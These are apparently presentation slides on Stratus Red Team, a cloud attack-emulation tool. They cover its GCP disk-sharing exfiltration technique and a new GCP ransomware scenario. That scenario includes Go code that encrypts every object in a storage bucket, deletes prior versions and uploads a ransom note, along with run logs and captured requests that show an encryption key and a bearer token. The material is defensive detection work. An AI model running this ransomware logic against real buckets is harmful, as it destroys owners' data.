| aws.defense-evasion.cloudtrail-event-selectors      | Disable CloudTrail Logging Through Event Selectors                    | COLD   |
| aws.defense-evasion.cloudtrail-lifecycle-rule       | CloudTrail Logs Impairment Through S3 Lifecycle Rule                  | COLD   |
| aws.defense-evasion.cloudtrail-stop                 | Stop CloudTrail Trail                                                 | COLD   |
| aws.defense-evasion.organizations-leave             | Attempt to Leave the AWS Organization                                 | COLD   |
| aws.defense-evasion.vpc-remove-flow-logs            | Remove VPC Flow Logs                                                  | COLD   |
| aws.discovery.ec2-enumerate-from-instance           | Execute Discovery Commands on an EC2 Instance                         | COLD   |
| aws.discovery.ec2-download-user-data                | Download EC2 Instance User Data                                       | COLD   |
| aws.execution.ec2-launch-unusual-instances          | Launch Unusual EC2 instances                                          | COLD   |
| aws.execution.ec2-user-data                         | Execute Commands on EC2 Instance via User Data                        | COLD   |
| aws.exfiltration.ec2-security-group-open-port-22-ingress | Open Ingress Port 22 on a Security Group                         | COLD   |
| aws.exfiltration.ec2-share-ami                      | Exfiltrate an AMI by Sharing It                                       | COLD   |
| aws.exfiltration.ec2-share-ebs-snapshot             | Exfiltrate EBS Snapshot by Sharing It                                 | COLD   |
| aws.exfiltration.rds-share-snapshot                 | Exfiltrate RDS Snapshot by Sharing                                    | COLD   |
| aws.exfiltration.s3-backdoor-bucket-policy          | Backdoor an S3 Bucket via its Bucket Policy                           | COLD   |
| aws.initial-access.console-login-without-mfa        | Console Login without MFA                                             | COLD   |
| aws.persistence.iam-backdoor-role                   | Backdoor an IAM Role                                                  | COLD   |
| aws.persistence.iam-backdoor-user                   | Create an Access Key on an IAM User                                   | COLD   |
| aws.persistence.iam-create-admin-user               | Create an administrative IAM User                                     | COLD   |
| aws.persistence.iam-create-user-login-profile       | Create a Login Profile on an IAM User                                 | COLD   |
| aws.persistence.lambda-backdoor-function            | Backdoor Lambda Function Through Resource-Based Policy                | COLD   |
| aws.persistence.lambda-overwrite-code               | Overwrite Lambda Function Code                                        | COLD   |
| aws.persistence.rolesanywhere-create-trust-anchor   | Create an IAM Roles Anywhere trust anchor                             | COLD   |
| azure.execution.vm-custom-script-extension          | Execute Command on Virtual Machine using Custom Script Extension      | COLD   |
| azure.execution.vm-run-command                      | Execute Commands on Virtual Machine using Run Command                 | COLD   |
| azure.exfiltration.disk-export                      | Export Disk Through SAS URL                                           | COLD   |
| gcp.exfiltration.share-compute-disk                 | Exfiltrate Compute Disk by sharing it                                 | COLD   |
| gcp.persistence.backdoor-service-account-policy     | Backdoor a GCP Service Account through its IAM Policy                 | COLD   |
| gcp.persistence.create-admin-service-account        | Create an Admin GCP Service Account                                   | COLD   |
| gcp.persistence.create-service-account-key          | Create a GCP Service Account Key                                      | COLD   |
| gcp.persistence.invite-external-user                | Invite an External User to a GCP Project                              | COLD   |
| gcp.privilege-escalation.impersonate-service-accounts | Impersonate GCP Service Accounts                                    | COLD   |
| k8s.credential-access.dump-secrets                  | Dump All Secrets                                                      | COLD   |
| k8s.credential-access.steal-serviceaccount-token    | Steal Pod Service Account Token                                       | COLD   |
| k8s.persistence.create-admin-clusterrole            | Create Admin ClusterRole                                              | COLD   |
| k8s.persistence.create-client-certificate           | Create Client Certificate Credential                                  | COLD   |
| k8s.persistence.create-token                        | Create Long-Lived Token                                               | COLD   |
| k8s.privilege-escalation.hostpath-volume            | Container breakout via hostPath volume mount                          | COLD   |
| k8s.privilege-escalation.nodes-proxy                | Privilege escalation through node/proxy permissions                   | COLD   |
| k8s.privilege-escalation.privileged-pod             | Run a Privileged Pod                                                  | COLD   |
+-----------------------------------------------------+-----------------------------------------------------------------------+--------+
```

```
satria.pradana@ITID001678-MAC .stratus-red-team % stratus status gcp.exfiltration.share-compute-disk
+-------------------------------------+-----------------------------------------+--------+
| ID                                  | NAME                                    | STATUS |
+-------------------------------------+-----------------------------------------+--------+
| gcp.exfiltration.share-compute-disk | Exfiltrate Compute Disk by sharing it | COLD   |
+-------------------------------------+-----------------------------------------+--------+
```

Stratus
Under the Hood

Where is the State?

States and prerequisites are stored in **~/.stratus-red-team** directory

```
satria.pradana@ITID001678-MAC stratus-red-team % ls ~/.stratus-red-team
gcp.credential-access.kms-decrypt-file                  gcp.lateral-movement.oslogin-import-sshkey
gcp.credential-access.secretmanager-retrieve-secrets    gcp.lateral-movement.reset-windows-account
gcp.execution.gce-launch-unusual-instances              gcp.lateral-movement.ssh-execute-command
gcp.exfiltration.gcs-backdoor-bucket-policy             gcp.persistence.backdoor-service-account-policy
gcp.exfiltration.gcs-transfer-external-bucket           gcp.persistence.create-admin-service-account
gcp.exfiltration.share-compute-disk                     gcp.persistence.create-service-account-key
gcp.exfiltration.sql-export-bucket                      gcp.persistence.invite-external-user
gcp.impact.gcs-ransomware-client-side-encryption        gcp.persistence.osconfig-create-deployment
gcp.impact.gcs-ransomware-individual-deletion           gcp.privilege-escalation.cloudbuild-submit-build
gcp.lateral-movement.add-sshkey-instance-metadata       gcp.privilege-escalation.impersonate-service-accounts
gcp.lateral-movement.add-sshkey-project-metadata        terraform
gcp.lateral-movement.osconfig-execute-job
```

Each directory represent attack technique/scenario.

It is populated when attack scenario is active.

```
satria.pradana@ITID001678-MAC stratus-red-team % ls -la ~/.stratus-red-team/gcp.exfiltration.share-compute-disk
total 40
drwxr--r--   9 satria.pradana  staff   288 Oct 17 13:47 .
drwxr--r--  66 satria.pradana  staff  2112 Oct 17 13:42 ..
-rwxr--r--   1 satria.pradana  staff     4 Oct 17 13:47 .state
drwxr-xr-x   3 satria.pradana  staff    96 Oct 17 13:47 .terraform
-rw-r--r--   1 satria.pradana  staff     0 Oct 17 13:47 .terraform-initialized
-rwxr--r--   1 satria.pradana  staff   130 Oct 17 13:47 .terraform-outputs
-rw-r--r--   1 satria.pradana  staff  1187 Oct 17 13:47 .terraform.lock.hcl
-rw-r--r--   1 satria.pradana  staff   531 Oct 17 13:47 main.tf
-rw-r--r--   1 satria.pradana  staff  2039 Oct 17 13:47 terraform.tfstate
```

Where is the Attack Technique?

See **$STRATUS/v2/internals/attacktechniques** directory.

Attack techniques are sorted by platform and ATT&CK tactics.

```
satria.pradana@ITID001678-MAC stratus-red-team % ls -la v2/internal/attacktechniques
total 16
drwxr-xr-x   7 satria.pradana  staff   224 Oct 17 16:40 .
drwxr-xr-x   6 satria.pradana  staff   192 Oct 17 16:40 ..
drwxr-xr-x  10 satria.pradana  staff   320 Oct 17 16:40 aws
drwxr-xr-x   4 satria.pradana  staff   128 Oct 17 16:40 azure
drwxr-xr-x  10 satria.pradana  staff   320 Oct 17 16:40 gcp
drwxr-xr-x   5 satria.pradana  staff   160 Oct 17 16:40 k8s
-rw-r--r--   1 satria.pradana  staff  6993 Oct 17 16:40 main.go
```

```
satria.pradana@ITID001678-MAC stratus-red-team % ls -l v2/internal/attacktechniques/gcp
total 0
drwxr-xr-x  3 satria.pradana  staff   96 Oct 18 10:30 exfiltration
drwxr-xr-x  6 satria.pradana  staff  192 Oct 18 10:30 persistence
drwxr-xr-x  3 satria.pradana  staff   96 Oct 18 10:30 privilege-escalation
```

Where is the Attack Technique?

$STRATUS/v2/internals/attacktechniques/main.go file register all techniques included in build.

```
package attacktechniques

import (
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/credential-access/ec2-get-password-data"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/credential-access/ec2-steal-instance-credentials"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/credential-access/secretsmanager-retrieve-secrets"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/credential-access/ssm-retrieve-securestring-parameters"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/defense-evasion/cloudtrail-delete"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/defense-evasion/cloudtrail-event-selectors"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/defense-evasion/cloudtrail-lifecycle-rule"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/defense-evasion/cloudtrail-stop"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/defense-evasion/organizations-leave"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/defense-evasion/vpc-remove-flow-logs"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/discovery/ec2-enumerate-from-instance"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/discovery/ec2-get-user-data"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/execution/ec2-launch-unusual-instances"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/execution/ec2-user-data"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/exfiltration/ec2-security-group-open-port-22-ingress"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/exfiltration/ec2-share-ami"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/exfiltration/ec2-share-ebs-snapshot"
    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/aws/exfiltration/rds-share-snapshot"
```

Terraform

sample: gcp.exfiltration.share-compute-disk

Declare/define the minimum infrastructure needed for the scenario.

Responsible for **warmup** and **cleanup**.

See the terraform for each providers:

- AWS
- AzureRM (Azure)
- Google (GCP)
- Kubernetes

```
terraform {
  required_providers {
    google = {
      source  = "hashicorp/google"
      version = "~> 4.28.0"
    }
  }
}

locals {
  disk-name = "stratus-red-team-victim-disk"
}


resource "google_compute_disk" "disk" {
  name = local.disk-name
  size = 10 # minimum size is 10GB
  zone = "us-central1-a"
}

output "disk_name" {
  value = google_compute_disk.disk.name
}

output "zone" {
  value = google_compute_disk.disk.zone
}

output "display" {
  value = format("Compute disk %s is ready", google_compute_disk.disk.name)
}
```

Go

Implement logic of attack.

Responsible for **detonate** and **revert**.

Register the attack technique inside the init() function:

- ID (ex: gcp.exfiltration.share-compute-disk)
- Description
- Detection (IoC)
- Platform (AWS/GCP/Azure/Kubernetes)
- MITRE ATT&CK tactics, i.e: exfiltration, persistence
- Detonate and Revert function

Go - Register Attack Technique

```
22
23  func init() {
24      stratus.GetRegistry().RegisterAttackTechnique(&stratus.AttackTechnique{
25          ID:           "gcp.exfiltration.share-compute-disk",
26          FriendlyName: "Exfiltrate Compute Disk by sharing it",
27          Description: `
28  Exfiltrates a Compute Disk by sharing with a fictitious attacker account. The attacker could then
    create a snapshot of the disk in their GCP project.
29
30  Warm-up:
```

```
48      `,
49          Detection: `
50  You can detect when someone changes the IAM policy of a Compute Disk, using the GCP Admin Activity
    audit logs event <code>v1.compute.disks.setIamPolicy</code>. Here's a sample event, shortened for
    clarity:
51
52  ` + codeBlock + `json hl_lines="18 20 25""
53  {
```

```
132 `,
133         Platform:                 stratus.GCP,
134         IsIdempotent:             true,
135         MitreAttackTactics:       []mitreattack.Tactic{mitreattack.Exfiltration},
136         Detonate:                 detonate,
137         Revert:                   revert,
138         PrerequisitesTerraformCode: tf,
139     })
140 }
```

Go - Attack Implementation

```go
func detonate(params map[string]string, providers stratus.CloudProviders) error {
    gcp := providers.GCP()
    diskName := params["disk_name"]
    zone := params["zone"]
    attackerPrincipal := gcp_utils.GetAttackerPrincipal()

    log.Println("Exfiltrating " + diskName + " by sharing it with a fictitious attacker")
    err := shareDisk(gcp, diskName, zone, attackerPrincipal)
    if err != nil {
        return fmt.Errorf("failed to share disk: %w", err)
    }
    log.Println("Successfully shared disk with a fictitious attacker account " + attackerPrincipal)
    return nil
}

func revert(params map[string]string, providers stratus.CloudProviders) error {
    gcp := providers.GCP()
    diskName := params["disk_name"]
    zone := params["zone"]

    log.Println("Unsharing " + diskName)
    err := unshareDisk(gcp, diskName, zone)
    if err != nil {
        return fmt.Errorf("unable to unshare disk: %w", err)
    }
    log.Println("Successfully unshared the disk - it is now private again")
    return nil
}
```

Go - Attack Implementation

See some functionalities defined:

- Internal functions for various tasks.
- Which functionalities handled by libraries
- How data passed from terraform to go.

See how action done with raw request.

- Ex: what happen when we set IAM policy?

Develop New Attack Techniques

Our Contribution

We create 15 new scenarios for GCP during internal engagement:

- gcp.credential-access.kms-decrypt-file
- gcp.credential-access.secretmanager-retrieve-secrets
- gcp.execution.gce-launch-unusual-instances
- gcp.exfiltration.gcs-backdoor-bucket-policy
- gcp.exfiltration.gcs-transfer-external-bucket
- gcp.exfiltration.sql-export-bucket
- gcp.impact.gcs-ransomware-client-side-encryption
- gcp.impact.gcs-ransomware-individual-deletion
- gcp.lateral-movement.add-sshkey-instance-metadata
- gcp.lateral-movement.add-sshkey-project-metadata
- gcp.lateral-movement.osconfig-execute-job
- gcp.lateral-movement.oslogin-import-sshkey
- gcp.lateral-movement.reset-windows-account
- gcp.lateral-movement.ssh-execute-command
- gcp.persistence.osconfig-create-deployment

Got Inspiration ?

New publication
- Attack vector
- Zero day vulnerability
- Threat intelligence report

Existing tools, for
- Exploitation
- Lateral movement
- Persistence


Example: cloud ransomware
- https://www.firemon.com/what-you-need-to-know-about-ransomware-in-aws/
- https://rhinosecuritylabs.com/aws/s3-ransomware-part-1-attack-vector/

Other Solutions

What You Need to Know About Ransomware in AWS

By FireMon | August 5, 2022

Technical Blog >> AWS



This is part one in a two-part series on S3 Ransomware. You can find Part Two: Prevention and Defense here.

But it's for AWS S3 bucket

Key Point

Cloud native attack must involve cloud-specific features and characteristics.

The proposed attack scenario suggest that attacker who already had access to storage bucket (i.e. AWS S3) would do:

- Use the data for lateral movement and other purposes.
- Delete all original data (including all the version)
- Encrypt all original data
  - Using key in KMS
  - Using customer supplied key

Can we detect when malicious action done to the data?
Can we prevent the action before it happen?

References:

- https://www.firemon.com/what-you-need-to-know-about-ransomware-in-aws/
- https://rhinosecuritylabs.com/aws/s3-ransomware-part-1-attack-vector/

How to Create a New Scenario

Adopting the scenario into GCP environment!

- Define objective:
  - Encrypt all files on a storage bucket with customer supplied key.
- Define characteristic of attack:
  - Infrastructure needed (warmup/cleanup)
  - Execution of attack (detonation)
  - Repeatable action? Reversible?
- Identify side effects and limitation
- Identify IoC for detection

Scenario Breakdown

```
Simulate cloud ransomware activity that encrypt all files in storage bucket.

Warm-up:

- create GCS bucket, with versioning enabled
- create a number of files in the bucket, with random content and extensions

Detonation:

- list all available objects and their versions in the bucket.
- overwrite every file in the bucket with its encrypted version.
- upload a ransom note to the bucket
```

Terraform - Random Generator

Resource need to be globally unique.

Need a way to generate random name or ID to avoid conflict.

- Storage bucket
- Object name
- Object size

Should the content static?
Or dynamically generated?

```
resource "random_string" "uid" {
    length      = 8
    min_lower   = 8
    special     = false
}
resource "random_integer" "object_size" {
    count       = local.num_files
    min         = local.min_size_bytes
    max         = local.max_size_bytes
}
resource "random_id" "object_content" {
    count       = local.num_files
    byte_length = random_integer.object_size[count.index].result
}
resource "random_shuffle" "object_names" {
    count           = local.num_files
    input           = local.wordlist
    result_count    = 2
}
resource "random_shuffle" "object_extensions" {
    count           = local.num_files
    input           = local.file_extensions
    result_count    = 1
}
resource "random_shuffle" "object_name_separator" {
    count           = local.num_files
    input           = [" ", "-", "_"]
    result_count    = 1
}
```

Terraform - Create Bucket

Enable object versioning.

Object can have multiple versions but only 1 live version available.

```
// create storage bucket
resource "google_storage_bucket" "bucket" {
    name                        = local.scenario_id
    uniform_bucket_level_access = true
    storage_class               = "STANDARD"
    location                    = local.location
    force_destroy               = true

    versioning {
        enabled = true
    }
}
```

Terraform - Create Objects

Populate objects by random name, extensions, and content.

```
// store the file to the bucket
resource "google_storage_bucket_object" "objects" {
    count           = local.num_files
    name            = format("%s.%s", join(random_shuffle.object_name_separator[count.index].result[0], random
    bucket          = google_storage_bucket.bucket.id
    content         = random_id.object_content[count.index].hex
}
```

Go - Dependencies

Use standard SDK as much as possible.

- Search the package from https://pkg.go.dev/

Write common functions as libraries / internal utilities.

```
package gcp

import (
    "context"
    "errors"
    _ "embed"
    "time"
    "fmt"
    "log"
    "cloud.google.com/go/storage"
    gcp_utils "github.com/datadog/stratus-red-team/v2/internal/utils/gcp"
    "github.com/datadog/stratus-red-team/v2/pkg/stratus"
    "github.com/datadog/stratus-red-team/v2/pkg/stratus/mitreattack"
)
```

Go - Detonation Flow

Flow

- Download all objects
- Encrypt all objects
  - Remove old versions
- Upload ransomware note

```go
func detonate(params map[string]string, providers stratus.CloudProviders) error {
    ctx := context.Background()

    // result from terraform
    bucket_name := params["bucket_name"]

    log.Println("simulating a ransomware attack on bucket " + bucket_name)

    // get the clients
    client, err := storage.NewClient(ctx)
    if err != nil {
        return errors.New("unable to create new client")
    }
    defer client.Close()

    // get the bucket
    bucket := client.Bucket(bucket_name)

    // download all objects (into memory only)
    if err := gcp_utils.DownloadAllObjects(bucket, ctx); err != nil {
        return errors.New("failed to download bucket objects")
    }

    // encrypt all objects
    if err := encryptAllObjects(bucket, ctx); err != nil {
        return fmt.Errorf("failed to encrypt objects in the bucket: %w", err)
    }

    // upload ransom note
    log.Println("uploading ransom note")
    content := []byte(RansomNoteContents)
    if _, err := gcp_utils.WriteBucketObject(bucket, ctx, RansomNoteFilename, content); err != nil {
        return fmt.Errorf("failed to upload ransom note to the bucket: %w", err)
    }

    return nil
}
```

Go - Encrypt Objects

Get list of objects

Encrypt each entries

Delete the old version

```
123
124 func encryptAllObjects(bucket *storage.BucketHandle, ctx context.Context) error {
125     // get the objects and its version
126     objects, err := gcp_utils.ListAllObjectVersions(bucket, ctx)
127     if err != nil {
128         return fmt.Errorf("unable to list bucket objects: %w", err)
129     }
130
131     log.Printf("found %d object versions to encrypt", len(objects))
132     log.Println("encrypting all objects one by one with the secret AES256 encryption key")
133
134     // encrypt all
135     ctx, cancel := context.WithTimeout(ctx, 60 * time.Second)
136     defer cancel()
137
138     for _, object := range objects {
139         obj := bucket.Object(object.Name)
140         // encrypt object content
141         if _, err := obj.Key(EncryptionKey).CopierFrom(obj).Run(ctx); err != nil {
142             return fmt.Errorf("unable to encrypt file %s: %w", object.Name, err)
143         }
144         // delete old object so it's only 1 version
145         if err := obj.Generation(object.Generation).Delete(ctx); err != nil {
146             return fmt.Errorf("unable to delete old generation %s: %w", object.Name, err)
147         }
148     }
149
150     log.Println("successfully encrypt all objects in the bucket")
151     return nil
152 }
```

Go - Reversion Flow

Flow

- Decrypt all objects
  - Remove encrypted files

```go
func revert(params map[string]string, providers stratus.CloudProviders) error {
    ctx := context.Background()

    // result from terraform
    bucket_name := params["bucket_name"]

    log.Println("decrypting all files in the bucket")

    // get the clients
    client, err := storage.NewClient(ctx)
    if err != nil {
        return errors.New("unable to create new client")
    }
    defer client.Close()

    // get the bucket
    bucket := client.Bucket(bucket_name)

    // decrypt all objects
    if err := decryptAllObjects(bucket, ctx); err != nil {
        return fmt.Errorf("failed to encrypt objects in the bucket: %w", err)
    }

    return nil
}
```

Go - Decrypt Objects

Skip the ransomware note

Decrypt each entries

Delete the old (encrypted) version

```go
func decryptAllObjects(bucket *storage.BucketHandle, ctx context.Context) error {
    // get the objects and its version
    objects, err := gcp_utils.ListAllObjectVersions(bucket, ctx)
    if err != nil {
        return fmt.Errorf("unable to list bucket objects: %w", err)
    }

    log.Println("decrypting all objects one by one with the secret AES256 decryption key")

    // encrypt all
    ctx, cancel := context.WithTimeout(ctx, 60 * time.Second)
    defer cancel()

    for _, object := range objects {
        // ignore the ransom note
        if object.Name == RansomNoteFilename {
            continue
        }

        obj := bucket.Object(object.Name)
        // decrypt object content
        if _, err := obj.CopierFrom(obj.Key(EncryptionKey)).Run(ctx); err != nil {
            return fmt.Errorf("unable to encrypt file %s: %w", object.Name, err)
        }
        // delete old object
        if err := obj.Generation(object.Generation).Delete(ctx); err != nil {
            return fmt.Errorf("unable to delete old generation %s: %w", object.Name, err)
        }
    }

    log.Println("successfully decrypt all objects in the bucket")
    return nil
}
```

Go - Register Attack Technique

```
    stratus.GetRegistry().RegisterAttackTechnique(&stratus.AttackTechnique{
        ID:             "gcp.impact.gcs-ransomware-client-side-encryption",
        FriendlyName:   "Ransomware through client-side encryption",
        Description:`
Simulate cloud ransomware activity that encrypt all files in storage bucket.

Warm-up:

- create GCS bucket, with versioning enabled
- create a number of files in the bucket, with random content and extensions

Detonation:

- list all available objects and their versions in the bucket.
- overwrite every file in the bucket with its encrypted version.
- upload a ransom note to the bucket

Notes: this attack remove all versions of the objects in the bucket.

References:
- https://www.firemon.com/what-you-need-to-know-about-ransomware-in-aws/
- https://rhinosecuritylabs.com/aws/s3-ransomware-part-1-attack-vector/
`,
        Detection:        "under construction",
        Platform:                    stratus.GCP,
        IsIdempotent:                false,
        MitreAttackTactics:          []mitreattack.Tactic{mitreattack.Impact},
        PrerequisitesTerraformCode:  tf,
        Detonate:                    detonate,
        Revert:                      revert,
    })
```

Add to Build

Open **v2/internals/attacktechniques/main.go** and add

```
42    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/gcp/exfiltration/share-compute-disk"
43    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/gcp/exfiltration/sql-export-bucket"
44    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/gcp/impact/gcs-ransomware-client-side-encryption"
45    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/gcp/impact/gcs-ransomware-individual-deletion"
46    _ "github.com/datadog/stratus-red-team/v2/internal/attacktechniques/gcp/lateral-movement/add-sshkey-instance-metadata"
```

Testing the Scenario (Warmup)

bin/stratus warmup gcp.impact.gcs-ransomware-client-side-encryption

```
satria.pradana@ITID001678-MAC stratus-red-team % bin/stratus warmup gcp.impact.gcs-ransomware-client-side-encryption
2023/10/18 17:01:58 Checking your authentication against GCP
2023/10/18 17:01:58 Warming up gcp.impact.gcs-ransomware-client-side-encryption
2023/10/18 17:01:58 Initializing Terraform to spin up technique prerequisites
2023/10/18 17:02:06 Applying Terraform to spin up technique prerequisites
2023/10/18 17:02:17 Storage Bucket 'stratus-red-team-rcse-eifjsnou' containing '51' fake objects ready
```

Testing the Scenario (Detonation)

bin/stratus detonate gcp.impact.gcs-ransomware-client-side-encryption

```
satria.pradana@ITID001678-MAC stratus-red-team % bin/stratus detonate gcp.impact.gcs-ransomware-client-side-encryption
2023/10/18 17:03:54 Checking your authentication against GCP
2023/10/18 17:03:54 Not warming up - gcp.impact.gcs-ransomware-client-side-encryption is already warm. Use --force to force
2023/10/18 17:03:54 simulating a ransomware attack on bucket stratus-red-team-rcse-eifjsnou
2023/10/18 17:04:00 successfully downloaded all objects from the bucket
2023/10/18 17:04:00 found 51 object versions to encrypt
2023/10/18 17:04:00 encrypting all objects one by one with the secret AES256 encryption key
2023/10/18 17:04:13 successfully encrypt all objects in the bucket
2023/10/18 17:04:13 uploading ransom note
```

series of request for encrypting files and deleting files

703	https://storage.googleapis.com	DELETE	/storage/v1/b/stratus-red-team-rcse-e...	✓		204	449	JSON	txt
702	https://storage.googleapis.com	POST	/storage/v1/b/stratus-red-team-rcse-e...	✓		200	1463	JSON	txt
701	https://storage.googleapis.com	DELETE	/storage/v1/b/stratus-red-team-rcse-e...	✓		204	449	JSON	docx
700	https://storage.googleapis.com	POST	/storage/v1/b/stratus-red-team-rcse-e...	✓		200	1477	JSON	docx
699	https://storage.googleapis.com	DELETE	/storage/v1/b/stratus-red-team-rcse-e...	✓		204	449	JSON	sql
698	https://storage.googleapis.com	POST	/storage/v1/b/stratus-red-team-rcse-e...	✓		200	1476	JSON	sql
697	https://storage.googleapis.com	DELETE	/storage/v1/b/stratus-red-team-rcse-e...	✓		204	449	JSON	sql
696	https://storage.googleapis.com	POST	/storage/v1/b/stratus-red-team-rcse-e...	✓		200	1464	JSON	sql
695	https://storage.googleapis.com	DELETE	/storage/v1/b/stratus-red-team-rcse-e...	✓		204	449	JSON	gz
694	https://storage.googleapis.com	POST	/storage/v1/b/stratus-red-team-rcse-e...	✓		200	1476	JSON	gz

```
POST
/storage/v1/b/stratus-red-team-rcse-eifjsnou/o/unlatch_phony.txt/rewriteTo/b/stratus-red-team-rcse-eifjsnou/o/unlatch_phony.txt?alt=json&prettyPrint=false&projection=full HTTP/2
Host: storage.googleapis.com
X-Goog-Encryption-Key:
NDI3ZmM3MzIzY2ZiNGI1OGY2MzA3ODlkMzcyNDc2ZmI=
X-Goog-Encryption-Key-Sha256:
BM6DFG7P3CVWWYv7/hD49dGpJWwPPyNxI0cPB24ac3A=
X-Goog-Api-Client:
gccl-invocation-id/8aa9abce-14ca-4f3a-a254-463de0e79a89 gccl-attempt-count/1 gl-go/1.20.3 gccl/1.32.0
Authorization: Bearer
ya29.a0AfB_byAisPtJVHEAqywM9pONhIK5zaA_9Yev5egw9n4SBpzOgBSBh1uS5iHSFMZmKmLv0EBc8lBe4cEWkFzjydFogmbcUzTB6GlQL1i6YO_n0pJ1isTPJNAUx28ZGTLaB4p8ofeh2yGk1BPpcYs3IQA6xgaD1YTIQFu5RAaCgYKAeESARESFQGOcNnC_MSVKEigyC03t5C_cvtJCA0173
X-Cloud-Trace-Context:
a0c4dfcfb5870f9b251d94f1d3beed95/4986898728383414177;o=0
X-Goog-User-Project: [redacted]
X-Goog-Gcs-Idempotency-Token:
8aa9abce-14ca-4f3a-a254-463de0e79a89
User-Agent: gcloud-golang-storage/1.32.0
Content-Type: application/json
X-Goog-Encryption-Algorithm: AES256
Content-Length: 3
Accept-Encoding: gzip, deflate, br
```

request


```
"id":
"stratus-red-team-rcse-eifjsnou/unlatch_phony.txt/1697623452498214",
"selfLink":
"https://www.googleapis.com/storage/v1/b/stratus-red-team-rcse-eifjsnou/o/unlatch_phony.txt",
"mediaLink":
"https://storage.googleapis.com/download/storage/v1/b/stratus-red-team-rcse-eifjsnou/o/unlatch_phony.txt?generation=1697623452498214&alt=media",
"name":"unlatch_phony.txt",
"bucket":"stratus-red-team-rcse-eifjsnou",
"generation":"1697623452498214",
"metageneration":"1",
"contentType":"text/plain; charset=utf-8",
"storageClass":"STANDARD",
"size":"172",
"md5Hash":"FND24yzwJV/D7NKCLYrO+w==",
"crc32c":"bT3XTw==",
"etag":"CKby5Jas/4EDEAE=",
"timeCreated":"2023-10-18T10:04:12.507Z",
"updated":"2023-10-18T10:04:12.507Z",
"timeStorageClassUpdated":
"2023-10-18T10:04:12.507Z",
"customerEncryption":{
  "encryptionAlgorithm":"AES256",
  "keySha256":
  "BM6DFG7P3CVWWYv7/hD49dGpJWwPPyNxI0cPB24ac3A="
}
```


response

gsutil cat gs://BUCKET/FILENAME

BEFORE

```
satria.pradana@ITID001678-MAC stratus-red-team % gsutil cat gs://stratus-red-team-rcse-eifjsnou/unlatch_phony.txt
41b7e732f40ad8be0e9ea7f9a717982419262b45fb75a20a5c9284ef11f601fbb3b0f102f9dc40d40f74d94f4e3dfbb53d400a72a10a16facaf42ba4ed601dd1ca4b949116d6ee385b25
0b807016930396b6a6d04e85%
```

AFTER

```
satria.pradana@ITID001678-MAC stratus-red-team % gsutil cat gs://stratus-red-team-rcse-eifjsnou/unlatch_phony.txt
Traceback (most recent call last):
  File "/opt/gcloud-sdk/platform/gsutil/gsutil", line 21, in <module>
    gsutil.RunMain()
  File "/opt/gcloud-sdk/platform/gsutil/gsutil.py", line 151, in RunMain
    sys.exit(gslib.__main__.main())
  File "/opt/gcloud-sdk/platform/gsutil/gslib/__main__.py", line 436, in main
    return _RunNamedCommandAndHandleExceptions(
  File "/opt/gcloud-sdk/platform/gsutil/gslib/__main__.py", line 785, in _RunNamedCommandAndHandleExceptions
    _HandleUnknownFailure(e)
  File "/opt/gcloud-sdk/platform/gsutil/gslib/__main__.py", line 633, in _RunNamedCommandAndHandleExceptions
    return command_runner.RunNamedCommand(command_name,
  File "/opt/gcloud-sdk/platform/gsutil/gslib/command_runner.py", line 421, in RunNamedCommand
    return_code = command_inst.RunCommand()
  File "/opt/gcloud-sdk/platform/gsutil/gslib/commands/cat.py", line 159, in RunCommand
    return cat_helper.CatHelper(self).CatUrlStrings(self.args,
  File "/opt/gcloud-sdk/platform/gsutil/gslib/utils/cat_helper.py", line 117, in CatUrlStrings
    for blr in self.command_obj.WildcardIterator(url_str).IterObjects(
  File "/opt/gcloud-sdk/platform/gsutil/gslib/wildcard_iterator.py", line 552, in IterObjects
    for blr in self.__iter__(bucket_listing_fields=bucket_listing_fields,
